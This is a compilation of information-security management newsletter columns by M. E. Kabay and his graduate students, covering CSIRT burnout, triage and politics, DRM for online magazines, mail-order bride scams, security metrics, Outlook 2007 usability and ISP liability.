As for Vara, she's not doing too well either on the informal guidelines front. For a roundup of some professional opinions about her article, see Naomi Grossman's article in the August 14, 2007 issue of bMighty.com < http://www.bmighty.com/ebusiness/showArticle.jhtml?articleID=201800060 >.

Next time, I'll look at the last three contributions to ethical decision-making: principles, rights and duties, and intuitive cues.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

on any Web site, and to republish it in any way they see fit.

CSIRT Management: Fighting Burnout

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

MSIA < http://www.graduate.norwich.edu/infoassurance/ > graduate student Mani Akella is back with another contribution to computer security incident response team (CSIRT) management. His original essay was longer and more scholarly than we could use in a column, so I've worked extensively with him to rewrite and edit it into a form and style that would fit our needs.

* * *

Do you ever feel that work has stopped being fun and is an oppressive chore? Do you overreact to minor problems or express unreasonable irritation with colleagues and customers? Do you worry about work when you're at home? Are you tired and undermotivated? Do you find yourself feeling aches and pains or logging in sick more than you used to?

You may be suffering _occupational burnout_ as defined by industrial psychologists.< http://vocationalpsychology.com/term_burnout.htm >

CSIRT members often experience high stress because of the unpredictability of their work and the pressure to resolve critical issues quickly. Ideally, individuals can learn to recognize signs of stress and ask for help before they reach burnout – much as martial arts students take a break if they feel overwhelmed during a competition or a practice session. However, managers have to identify signs of employee stress and must resolve the issues to prevent serious problems.< http://www.rwkenterprises.com/Burnout.htm >

Unfortunately, it is not always easy to spot the signs of impending burnout. Employees may hide their feelings for fear of being ridiculed as weak or losing their job for being a non-performer. Managers may never have been trained to pay attention to symptoms of burnout or the management culture may not emphasize concern for individual employees. Line managers may not want to escalate stress problems because, ironically, in a poorly-managed enterprise, such concerns may be seen as poor management.

A CSIRT Mani worked with in one of his consulting assignments had a 38-year old CSIRT member who died from heart attack that was squarely blamed on increased stress levels. Since then, managers in the information systems, information assurance and human resources (HR) sectors have participated in intense education and training to recognize and respond to employee stress. Employees in high-intensity jobs are being given better managed and longer vacations to help recover from work-related stress.

The following list of effective antiburnout measures will be useful to readers and may stimulate discussion; perhaps a brown-bag lunch session with HR managers would be helpful:

1) Managers should learn about the problem and its effect on overall business objectives.
2) The organization should promote open communication about feelings of stress.
3) Managers should monitor and resolve personal conflicts among their staff members.

4) Employees need to significant freedom in their work and schedule and some autonomy and control over their job function to promote a sense of ownership and responsibility.
5) Managers must reappraise and resolve unreasonable budgets and inappropriate staffing levels.
6) Managers must support employee efforts and provide recognition for good work.
7) Mangers should avoid creating star employees; such employees can feel overwhelmed by unreasonable expectations and can suffer from resentments of their peers.
8) Employees need to take their personal leave and to receive proper employment benefits that recognize their contributions to the organization.

For Further Reading

- A Closer Look at the Measurement of Burnout – By Rosalind C. Barnett, Robert T. Brennan, Karen C. Gareis - http://www.bellpub.com/jabr/1999/th990201.pdf
- Burnout: How Does Extension Balance Job and Family? – by Karen M. Ensle - http://www.joe.org/joe/2005june/a5.shtml
- Malasch Burnout Inventory - http://epm.sagepub.com/cgi/content/abstract/48/3/579

* * *

Mani Akella , CISSP is President and Technical Director at Consultantgurus, a Bridgewater, NJ organization focused on providing information assurance and surveillance services to its clients. He can be reached via e-mail at < mani@consultantgurus.com >. His personal blog is at < http://akellamani.blogspot.com >

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

DRM for Online Versions of Magazines

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

I recently had occasion to compare three approaches to digital rights management (DRM) for publications that are offering their magazines online to subscribers.

I have been reading the _Guardian Weekly_ < http://www.guardianweekly.co.uk > since 1963, when I became interested in international affairs and found the breadth of coverage in what was then the _Manchester Guardian Weekly_ refreshing and stimulating. The _Guardian_ became a principal source of information about the battle against South African apartheid, a fight which I supported for many years as an active contributor to the International Defense and Aid Fund.< http://www.canoncollins.org.uk/about/aboutHistoryIDAF.shtml >

Recently, the paper (now based in London) announced that subscribers would be able to read the magazine online. < http://www.guardianweekly.co.uk/?page=digitaledition > I was delighted because I enjoy reading magazines on my big 19" vertical and 22" wide screens, because I value storing the publications in my archives directory, and because I like saving trees. The stored documents are a convenient place for reference material because they are easy to index and can be accessed even when I have no connection to the Internet.

The documents are available without having to download a special reader. The material is crystal clear on the screen and it's easy to flip from one page (or pair of pages) to another with a single click. There's also a search field. However, the document is not available as a download at all and is thus readable only with a live connection to the Internet. The _Guardian_ is using PageSuite, "an online, interactive page turning software application created in the UK which allows all manner of reading material to be presented in a professional, user-friendly digital edition for all internet users to browse. . . ."< http://www.pagesuite.co.uk/ > Yes, and very nice indeed, except that using my StarBand satellite downlink, turning to the next two pages takes six to seven seconds (I checked ten transitions). As far as I can see, there is no way to store the pages other than printing each screen to, say, a PDF file and then combining all the separate files (yecchh). I guess that the _Guardian_ publishers may have chosen the non-downloadable form of electronic publishing to preserve their intellectual property rights. There is, however, a better way to publish electronic versions of magazines while protecting digital rights.

My _Science_ magazine subscription from the American Association for the Advancement of Science (AAAS) is available electronically using software available from Zinio.< http://www.zinio.com/nu01_how > Subscribers have to download and register the Zinio reader; it seems to be a tightly-controlled process to gain access to the publication. However, once we've registered, a terminate-stay-resident program (TSR) called the Zinio Delivery Manager automatically downloads the current edition of the magazine in the background and pops an announcement up on screen. At that point, one can read the saved magazine file using the Zinio reader at any time. A page flip is so fast I could not measure the speed accurately; the best I could do was to flip 23 pages in 10 seconds by clicking madly while watching my stopwatch. In addition, all the saved copies of the magazine are available at any time in a folder for indexing and for consultation. I do not know if the individual files can be read by anyone else because installing the software my spare computer would have required a separate license.

Finally, _Network World_ itself provides a new content-delivery platform called iDemand. The home page < http://www.networkworld.com/idemand/ > provides a 1.25 minute narrated presentation about the product. Subscribers install a program that automatically retrieves the current issue and pops up an alert when it arrives in the Library folder maintained by the program. The PDF file is formatted in very large print that doesn't look at all like the paper edition but on the other hand, it is easy to navigate and has a complete set of bookmarks. Because the file resides on the client-side disk, flipping pages is as fast as your I/O bus. In addition, the monitoring software provides options for alerting readers to selected preferences such as favorite columns from the magazine. I like it! However, there are no DRM provisions on the PDF files except restrictions on modifying the content, so anyone could forward the files to anyone else if they were so minded. Organizations with a desire for strict DRM might find this laxity unacceptable, whereas others with an interest in viral marketing might find it a benefit. The program was developed by Network World in partnership with One to One Interactive.< http://www.onetooneinteractive.com/company/index.html >

Readers whose organizations are contemplating electronic subscriptions might want to examine such products and see which ones fit a particular set of needs for the competing demands of control and availability of intellectual property.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Mail-Order Bride Scams

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

My friend Raoul is a highly intelligent, cultured man with a background in theater and radio who recently suffered a marriage breakdown. He called me up to ask me about whether it was safe to pay for stuff on the Internet using his credit card. Naturally, I gave him the usual spiel about safe credit-card use on the Internet being pretty much the same as in the real world: just as you may trust a waiter in a restaurant to take your credit card away to the back and bring it back to you with your bill without having copied the card, you may trust an Internet vendor to the same degree if you have grounds for doing so. In other words, trustworthiness does not depend on the technology but on the nature of the vendor. If you have a reason to trust someone doing business on the Internet, you are no worse off than doing business with the same person without the Internet. Check references, look for complaints, and avoid the known cheats.

However, years of doing technical support drove me to find out what the larger picture was. I'd hate to provide an answer that could lead someone into trouble because I didn't understand the context. I asked, "But what is this about? What are you buying?"

Raoul said he was interested in paying for translation services to communicate with Russian (actually former-Soviet-Union, but I'll just write "Russian" for convenience) women. Alarm bells immediately went off in my head.

I explained to Raoul that mail-order brides and introduction services are a classic scam for taking gullible men's money. Criminals use photographs of attractive women to induce men to correspond with people claiming to be those women; profits come charging for introductions, billing inflated rates for travel arrangements and even charging for dates (hmm, why travel so far for an "escort service"?). Sometimes, Russian women actually marry foreigners, especially Americans, move to the United States, gain citizenship based on their marriage, and promptly divorce their hapless victims as soon as possible – with a nice divorce settlement to boot.

Worse still, the women in such situations may actually be victims of human trafficking rings. Prof Suzanne H. Jackson of George Washington Law School summarized the situation in her July 2004 testimony < http://www.senate.gov/~foreign/testimony/2004/JacksonTestimony040713.pdf > before the Committee on Foreign Relations of the United States Senate. Prof Jackson pointed out that the premises of the "international matchmaking organizations" (IMOs) include assumptions that the women being advertised are all generic, stereotyped products of their cultures – homebodies, docile, traditional and also sexy –who are devoid of individuality and will gladly become wives of anyone who applies. "Select one, she's yours!" suggests a typical service. Some of these sites advertise minors for "marriage" and are supporting statutory rape. Some of criminals use the visas arranged for "brides" as a means of bringing slaves (yes, slaves) into the US and Europe for prostitution; some women are forcibly addicted to narcotics. In other cases, married people have bought a "bride" as a full-time prostitute and housekeeper, keeping the victim behind bars and in fear of the immigration police.

I directed him to type “Russian marriage scams” into a search engine. The top site on the GOOGLE list when I searched was AGENCYSCAMS.com, run by someone calling himself “Jim.” Jim writes, “My name is Jim. That is all you get. I am ruining the business of criminals. I get death threats from girls, guys (and I am sure, some mafia members) all the time. I don't feel like listing my full info and getting killed.” Jim explains his policies and procedures in detail < http://agencyscams.com/Who.html > and he seems legitimate to me.

One of his smartest tools is correlation of names and pictures. He tracks the multiple identities of these supposedly lovelorn Russian women and identifies the many names used for the same picture. Multiple identities for the same woman are a pretty good indicator of fraud.

The site has good, clear information for beginners and lots of specific case reports that should warn gullible, hopeful people off the scams. Perhaps the most significant lesson that Jim provides in one of his writings is that establishing a real relationship takes work: trying to make it easier by e-mail and a focus on remote Russian beauties isn’t likely to work. Instead of dreaming about pneumatic, idealized women, how about getting to know some real ones? Be kind, be thoughtful, be truthful, and do stuff together that you both find meaningful.

Listen, The Beatles said it clearly: “Can’t Buy Me Love!”< http://www.youtube.com/watch?v=2LoYM5OWIqI >

This is your Advice-to-the-Lovestarved columnist signing off for today. Da svedanya [Good-bye]!

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Understanding and Implementing Information Security Metrics

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

How do we manage what we can't measure?

One of the cornerstones of the scientific method is measurability: a focus on defining the ways of counting or measuring aspects of reality that we hope will be strongly associated with the phenomena we are trying to understand. Thus Isaac Newton learned about the details of what became a theory of gravity by measuring how fast objects fall freely – and how fast they accelerate. < http://physics.about.com/od/classicalmechanics/a/gravity.htm > B. F. Skinner learned about how vertebrates learn by counting successful and unsuccessful responses to stimuli.< http://tip.psychology.org/skinner.html > Business managers look at measures such as profit and loss, return on investment,< http://www.solutionmatrix.com/return-on-investment.html > and other numerical indications of how their organizations are performing so that they can adapt to changing circumstances.

All of these measurements are globally known as *metrics*.

Back in May 2009, I published a review< http://www.networkworld.com/newsletters/sec/2009/052509sec2.html > of some useful resources on security metrics. I was interested to read a response< http://www.networkworld.com/community/node/42372#comment-210119 > by Gary Hinson, the distinguished contributor to the field about whose paper< http://www.noticebored.com/IsecT_paper_on_7_myths_of_infosec_metrics.pdf > I wrote in the column. He wrote [I have added the links],

> A new book by Krag Brotby (*Information Security Management Metrics: A Definitive Guide to Effective Security Monitoring and Measurement*< http://www.amazon.com/Information-Security-Management-Metrics-Measurement/dp/1420052853 >) is a worthwhile addition to the field, along with Andrew Jaquith's modern classic *Security Metrics: Replacing Fear, Uncertainty And Doubt*.< http://www.amazon.com/Security-Metrics-Replacing-Uncertainty-Doubt/dp/0321349989 >

Today we have a contribution specifically about Jaquith's book by Brian Judd, MSIA, CISSP. My colleague Dr John Orlando interviewed Brian about the book for this column.

* * *

JO: What are "security metrics?"

BJ: Security metrics are simply the application of standards for measuring information security attributes. The term "security metrics" may be new to information security professionals, but the use of metric data is actually quite mature. Measuring quality and the concepts of quality control played a large role in the success of the United State's industrial revolution. Unfortunately, many organizations have not yet applied security metrics to their risk-management programs.

JO: Why are security metrics important to risk management?

BJ: Without metrics, risk analyses tend to be subjective and inaccurate. This fuzziness can lead to poorly allocated budgets and unmitigated vulnerabilities. The problem is that traditional risk management strategies based on Plan-Do-Check-Act (PDCA) are often subjective and they rely on qualitative guesswork. Collecting and analyzing quantitative security metrics allows information security professionals to make objective risk-management decisions based on quantitative data, much as insurance companies have been doing for decades with actuarial data.

JO: What brought you to this methodology?

BJ: My company provides information assurance consulting and I've been asked many times to help companies develop IT risk assessments. I've always used the OCTAVE Allegro methodology.< > Even after hundreds of hours of interviews and documentation, I've never really been happy with the finished product. It always felt like guesswork. Then I happened on Andrew Jaquith's book *Security Metrics: Replacing Fear, Uncertainty and Doubt*. The first chapter is titled, "Escaping the Hamster Wheel of Pain." Within the first few pages, he spelled out the frustration I've been feeling for years…and the best part of the book is that he solves the problem! I am a huge fan of this book and I've recommended it to everyone who feels the pains of PDCA and qualitative risk assessments.

JO: Tell us about the Webcast you will be presenting.

BJ: I will be lecturing on "Understanding and Implementing Information Security Metrics" on Tuesday, October 27, 2009 at 1:00 PM - 2:00 PM EDT; registration is free< https://www2.gotomeeting.com/register/777460787 >.

Participants will learn:

- What security metrics are
- What data make for good security metrics
- How to use security metrics to…
    - Diagnose and solve problems
    - Measure security program effectiveness
- Dozens of sources of good security metrics
- Methods of analyzing metric data
- Methods of presenting metric data
- Where to go for more information

* * *

Brian Judd is an information assurance consultant with SynerComm's< http://www.synercomm.com/ > AssureIT division supporting and implementing security solutions. His experience includes conducting security audits, vulnerability assessments and penetration tests, information security policy development, risk assessment development and security awareness training. Brian has a Master of Science in Information Assurance (MSIA) degree from Norwich University and is a CISSP.< http://www.isc2.org/cissp/default.aspx >

John Orlando, PhD, is the Program Director< http://businesscontinuity.norwich.edu/directors_message.php > for the MSIA < http://infoassurance.norwich.edu > and Master of Science in Business Continuity Management

(MSBC) < http://businesscontinuity.norwich.edu/ > programs in the School of Graduate Studies< http://graduate.norwich.edu/ > at Norwich University.< http://www.norwich.edu >

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

CSIRTM Discussion: Triage

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

From June through mid-August 2007, I was delighted to lead a six-credit, eleven-week graduate course on Computer Security Incident Response Team Management (CSIRTM) in the Master of Science in Information Assurance (MSIA) program in the School of Graduate Studies of Norwich University. The course used material I wrote for this column over several years and which I collected in a monograph < http://www.mekabay.com/infosecmgmt/csirtm.pdf > available on my Web site. Our courses have three weekly online discussion topics from weeks one through ten and I am always on the lookout for publishable work our students have created. Mani Akella and Rick Tuttle took up my suggestion that they compile commentary from a number of students of diverse backgrounds in our cohort (class) into a usable series for this column. Mani and Richard worked with their fellow students to ensure corporate approval from all the employers and this is the first in three short articles resulting from their work. As always, I have edited the students' work for publication.

Today's topic is triage.

* * *

For this cohort, many represented organizations that do not have a separate formal CSIRT. Instead, organizations use the IT Help Desk (HD) and associated incident-escalation process to perform CSIRT response functions. For those cases where a separate CSIRT exists, organizations often utilize a single HD as point-of-contact (POC) for all incidents. HD staff then use the triage process to assign the incident response to the appropriate functional team.< Grance, Tim et al. (2004) _Computer Security Incident Handling Guide_ http://csrc.nist.gov/publications/nistpubs/800-61/sp800-61.pdf p 3-14; quoted by Timothy Dzierzak in discussion >

The prime business of the organization takes the leading role in determining the response and escalation process. For example, credit card data loss is a high priority incident for a financial organization. For these organizations, the response activity affects, and possibly stops, all other CSIRT members' work tasks until the incident is resolved. For a retailer, the same data loss may only affect the functional area controlling transactions and sales. Management attention to the incident parallels the group response as they view the incident in terms of its disruption either of the entire organization or of the individual group.

Cohort members agreed that training is vital to successful CSIRT operation. Because the HD is the POC, CSIRT-provided training ensures that HD staff capture all relevant information when creating the incident report. Training also ensures that the triage process functions appropriately. In addition, the training helps ensure that the response team captures all relevant information and evidence in a forensically correct fashion to preserve the chain of evidence.

An interesting parallel was the triage processes for a medical emergency as compared to the triage process for a CSIRT. Although the individual processes may differ, the core thinking

processes are the same. Student Stanley Jamrog commented,

> *"It (triage) is a wonderful system in emergency scenarios, and adapts well to Computer Emergency Response. Now triage generally comes into play when you have a lot of casualties, although it is also done whenever you have multiple patients. Generally, you prioritize your patients. You have those that can wait, those who need emergency and immediate care, and those who are too far gone to bother helping. It seems cruel, but to save some people you can't bother treating those who are going to die anyways.*
>
> *So you do a quick evaluation of each patient. Can they wait in the treatment area? Do they need to be treated before they are shipped, or do they need to be loaded in the helicopter and shipped immediately?*
>
> *CSIRT can benefit from such an arrangement. During busy times and major incidents you need to prioritize your responses so that you can make the best use of your time. What systems and incidents need treating immediately and which can wait until you can get to them? After all you have to seal the intrusion holes before you fix the servers, or you will just be doing it again later.*
>
> *Triage is very appropriate in my opinion, and works well for most types of emergency response. Taking a few minutes to analyze the situation and prioritize your responses."*

Student Timothy Dzierzek responded,

> *"I think that no matter how great an organization's procedures are, every incident will be different. That point probably is obvious, but even with a single, simple incident, a CSIRT needs to look at and see how their procedures fit into the response. In a mass incident, it gets much trickier. You have probably seen this on the medical side, though I hope not. There are not enough responders to go around. A CSIRT cannot possibly fix everything at once. So having a CSIRT that is skilled at triage is extremely important.*

Gary Hummel pointed out that the ENISA (European Network and Information Security Agency) _Step-by-Step Approach on How to Set Up a CSIRT_< http://www.enisa.europa.eu/cert_guide/downloads/CSIRT_setting_up_guide_ENISA.pdf > agrees (p 49):

> *"Triage is an essential element of any incident management capability, particularly for any established CSIRT…This process can help to identify potential security problems and prioritize the workload."*

In the next segment of the discussion, coming in the next column, the students looked at problem-tracking software.

* * *

Mani Akella , CISSP is President and Technical Director at Consultantgurus, a Bridgewater, NJ organization focused on providing Information Assurance and Surveillance services to its clients. He can be reached via email at < mani@consultantgurus.com >. His personal blog is at < http://akellamani.blogspot.com >

Rick Tuttle is a project manager at Sasol North America Inc., a Houston, TX based chemical manufacturing company. He manages desktop software deployment, including security patches and updates, and supports the company's business continuity and compliance efforts. Rick can be reached by e-mail at RangerRickT@netscape.net.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

CSIRTM Discussion: Problem-Tracking Software

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

As I mentioned in my last column, I am presenting three articles (this is #2) based on the work of some of my graduate students during class discussions in a course on computer security incident response team management (CSIRTM). What follows is another edited segment based on a summary written by students Mani Akella and Rick Tuttle. Today's topic is help-desk (HD) software.

* * *

Based on group postings, the most-used software for problem reporting and tracking is BMC Remedy Service Management < http://www.bmc.com/products/products_services_detail/0,,0_0_0_801,00.html > by a fair margin. The group reported using other software including Numara Track-It! < http://www.numarasoftware.com/Track-It.asp >, Support Magic < http://www.supportmagic.com/ >, Help Box < http://www.laytontechnology.com/pages/helpbox.asp >, Heat Service and Support < http://www.heatitsm.com/ > and Open Source Ticket Request System (OTRS) < http://otrs.org/ >.

However, cohort members reported many issues with Remedy that make using it difficult at times. Part of the problem seems to be the number of interface options available for the product – normally a Good Thing. Some Remedy implementations lack a Web interface, limiting end-user input. Other postings decried the lack of an efficient graphical user interface (GUI) design; organizations have to customize their installation to fit their individual needs. One can interpret a lack of an efficient GUI design coupled with the capability to customize as both a feature and a flaw. It is a valuable feature because that BMC is responding to the wide variation in individual organizations' needs: it is a challenge to create a single interface that meets everyone's preferences. However, it is a flaw for small organizations that lack the work force, ability, or desire to customize commercial off-the-shelf (COTS) software, thus reducing Remedy's marketability. One class member suggested that BMC could improve its usability and product acceptance by providing three templates:

* complete (today's default),
* a more specialized version for help desk and asset management, and
* a single-screen help desk only for small outfits.

An interesting sub-discussion focused on a case where one IT manager disbanded the HD after implementing user-facing HD software. The manager's expectation was that each user would use the software to report issues. He expected the software's built-in triage function to route the issues to appropriate support teams. The manager believed that both users and IT staff would monitor system reports to track status. This perception eliminated effective service to those users who could not or would not use the software. This viewpoint also provided no capability for dynamic re-prioritization or a method to correct routing of misreported issues.

* * *

MK adds: The case of the disappearing HD should remind readers to _test_ new approaches to operational problems before implementing them in production. The hopeful manager could have avoided some of the problems described above by running a pilot project with a few users instead of replacing the HD outright. Preliminary findings could have prevented the fiasco and prevented a loss of credibility for the team.

In the third and last part of this series, Mani and Rick summarize some interesting issues about triage and politics.

* * *

Mani Akella ,CISSP is President and Technical Director at Consultantgurus, a Bridgewater, NJ organization focused on providing Information Assurance and Surveillance services to its clients. He can be reached via email at < mani@consultantgurus.com >. His personal blog is at < http://akellamani.blogspot.com >

Rick Tuttle is a project manager at Sasol North America Inc., a Houston, TX based chemical manufacturing company. He manages desktop software deployment, including security patches and updates, and supports the company's business continuity and compliance efforts. Rick can be reached by e-mail at RangerRickT@netscape.net.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

CSIRTM Discussion: Politics

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

As I mentioned in my last column, I am presenting three articles (this is #3) based on the work of some of my graduate students during class discussions in a course on computer security incident response team management (CSIRTM). What follows is the last edited segment based on a summary written by students Mani Akella and Rick Tuttle. Today's topic is the politics of triage.

* * *

Internal politics are a major consideration for any activity in the organization – especially sensitive functions like the CSIRT. Since the CSIRT, by definition, affects the computer operations of the entire organization during the investigation process, the potential exists for them to interact directly with many of the organization's personnel over time. For somebody not intimately familiar with CSIRT operation, the brief interaction might seem to be more of an abrasive intrusion rather than a genuine effort to help.

This means that CSIRT members need to be consummate service-oriented personnel with well-developed communication skills. In addition to communication, the team members need to be very sensitive to the political nuances within an organization. They must be able to interpret the true import of any statement rather than taking it at face value. To stay true to their objective and be effective in proper incident resolution, CSIRT members must be able to isolate themselves from political influences in their investigative process.

The potential exists for internal politics to cause HD staff to misrepresent incident ticket priorities; the team needs to be able to recognize such pressure and to present the situation to their management for appropriate action. At the same time, team members need a healthy respect for authority limits. They must be conscientious in not over-stepping their bounds without appropriate reason and permission.

The team needs to be aware of the internal drivers in an organization; business objectives must influence triage priorities. For a financial organization, the prime driver will be financial effect; for a military team, it could be team safety or mission objectives that determine priority rather than cost.

For each organization, service offerings are weighted in light of their perceived relation to the primary business. Additionally, the team must all accept that a person's perceptions are their reality, whether or not they agree with the rest. This acceptance helps the team to respond accordingly and appropriately. Each proposal needs a business case. One posting provides the following example from Rick Tuttle:

> *"What is an industrious network administrator who needs an IPS [intrusion-prevention system] to do? They can take the initiative to test Snort via the freeware route. Assuming good results, they write up a business case to purchase required hardware and software including support. For the operating system, they can choose say either Red Hat or*

Novell offerings that include support. For the IPS, they can include a Sourcefire quote. But, even if it is the best system at a low cost, it will not fly if the network administrator is the single point of failure in manning the system."

Another important aspect of internal politics vis-à-vis the CSIRT is managing the business teams. During an incident, it is important for the CSIRT to manage not only the technical aspects of the incident but also the personnel representing the various aspects of the business who may have vested interests in following the progress of the incident.

To quote Mani Akella,

"… [T]he politics is not in the triage process. It is in managing the business unit at the root of the incident. It's a natural human reaction to want to protect your turf especially if you are at the root of the problem. These politics can be difficult to manage if people's jobs are at stake.

"From a disjointed perspective, it could be pointed out that business needs to be placed before personal considerations; however, this never seems to successfully happen in the real world.

"..[P]olitics is closely, deeply interwoven into the fabric of our societies. However, in this case, granted that some parts of the 'parent structures' are more equal than the others, and always receive greater priority than the others – would you not accept that (apart from the extreme cases when we hop-step-jump to fix the CEO's son's games on a personal laptop) the simpler problems on the CEO's machine still have greater impact to the organization's working than perhaps a minor server crashing? Anything that has an impact on the parent structures' time has to be, in pure business value, of higher impact than large isolated technology failures."

James Franklin added,

"We could easily venture off into a discussion on political philosophy; I understand what you are saying. However, there is a psychological component missing in the value argument and I'm suggesting it is the psychology and not the value that drives behavior. This is the politics. . . .

"C-Level positions have power. People respond to that power. From inside the company, when a C-level person asks for something the response is immediate and palpable because the C-level has power. That power can make or break a career and it can end a job. From outside the company, the board, stockholders, analysts, etc. may think the C-level person adds no value. Even if that view is held, from within the company people still respond because they want their job tomorrow and they may want to advance.

Value is determined outside by the market. People inside react to the power. Thus, the politics."

* * *

Mani Akella, CISSP is President and Technical Director at Consultantgurus, a Bridgewater, NJ organization focused on providing Information Assurance and Surveillance services to its clients.

He can be reached via email at < mani@consultantgurus.com >. His personal blog is at < http://akellamani.blogspot.com >

Rick Tuttle is a project manager at Sasol North America Inc., a Houston, TX based chemical manufacturing company. He manages desktop software deployment, including security patches and updates, and supports the company's business continuity and compliance efforts. Rick can be reached by e-mail at RangerRickT@netscape.net.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

The Dao of Microsoft:
Constraining Assumptions & Semantic Rigidity

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

The day before I began writing this article, I stopped in at the coffee shop across the street from the School of Graduate Studies in bustling downtown Northfield, Vermont (about which one of our vice presidents says warningly, "Well, we have some pretty rough traffic jams during rush minute"). I looked at a tempting brownie (the small cake kind, not the young girl kind, you evil-minded readers) and asked the youngster behind the counter, "Does that have peanuts?" She answered promptly, "Yes!" As I was putting the brownie back regretfully, an older clerk spoke up: "Actually, those are almonds and hazelnuts, not peanuts." "Ah," I said, and promptly bought the brownie. The youngster apologized, saying, "Oh sorry, I assumed you were allergic to peanuts." "No," I replied, "I just detest the taste of peanuts with chocolate."

This incident came to mind as I was thinking about a problem in Outlook 2007. As Doug VanBenthuysen pointed out in July 2006 < http://blogs.3sharp.com/Blog/dougv/archive/2006/07/28/1630.aspx >, older versions of Outlook have long allowed users to store all kinds of text as "signatures," effectively serving as keyboard macros. For example, I have dozens of text strings including a long signature, a short signature, a letter of thanks to readers, an explanation of how to spell and pronounce my name, and so on. VanBenthuysen noted, "Unfortunately, it no longer seems possible to insert multiple signatures in an e-mail without adding steps (like copy/paste). As expected, Signatures get their own place on a ribbon (Message | Include | Signature). The problem is, when you choose one signature, the one that was already in the e-mail disappears." Worse yet, sometimes part or even all of the e-mail message disappears with the old signature.

The Microsoft engineers' errors, in my opinion, were three: they made unwarranted assumptions, they exercised semantic rigidity, and they deprived the user of reasonable control.

I've been programming computers since 1965 and teaching programming since 1977. One of the lessons I teach my systems engineering students is to be careful about limiting the power of users without having a good reason for the limitation. In this case, Microsoft engineers presumably assumed that it was impossible for anyone to want to have two signatures in one document. Even if we limit our discussion to signatures for the moment, that assumption seems silly to me; for example, it might be perfectly reasonable to store a short signature (e.g., "Best wishes,", name, title, phone number) and also store a block of details (additional phone numbers, website URL, and so on) to add to that short signature under certain circumstances.

Second, the engineers seem to have been so influenced by the label "signatures" that they discounted any other possible use of the feature. Granted, the Office 2007 suite has other ways of storing keyboard macros. For example, one can store relatively short strings in the AutoCorrect list and use an unusual keystroke sequence (e.g., "=s=") as a substitute for a particular string. Another way of storing any kind of block of text is the Building Blocks Organizer. I use this feature all the time when I am editing student papers to insert standard suggestions on word usage or grammar. Nonetheless, there is no harm in allowing signatures to be anything the user

wants.

Third, there is no option available to override the engineer's decision to suppress previous signatures when adding a new one to an e-mail message. You would think that the proliferation of checkboxes for all manner of options in Outlook 2007 and other Office 2007 programs establishes the principle that user control is good; why this particular limitation should be forced upon users is a mystery to me.

Before I close, I want to address a recurring problem I face as I write my little homilies. "What," some readers demand in exasperation, "does this have to do with security?" Well, I take a very broad view of security that includes Donn Parker's concept of utility or usefulness as an essential attribute of information. The example I have dissected today is an illustration of the damage to utility that unfounded assumptions can wreak on a system. I hope that readers will apply the principles demonstrated in my analysis to their own work as they design software, networks and policies.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

ISP Liability and Net Neutrality (3)

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In May 2006, I published two articles in this newsletter on the subject of Internet Service Provider (ISP) liability for the content distributed or published via their facilities. (< http://www.networkworld.com/newsletters/sec/2006/0501sec2.html > and http://www.networkworld.com/newsletters/sec/2006/0508sec1.html >) I reviewed the classic cases of Cubby v. CompuServe and Stratton Oakmont Inc. v. Prodigy and explained the legal issues concerning _distribution_ of uncensored materials on a communications channel versus _publication_ of controlled, edited or censored materials on such a channel.

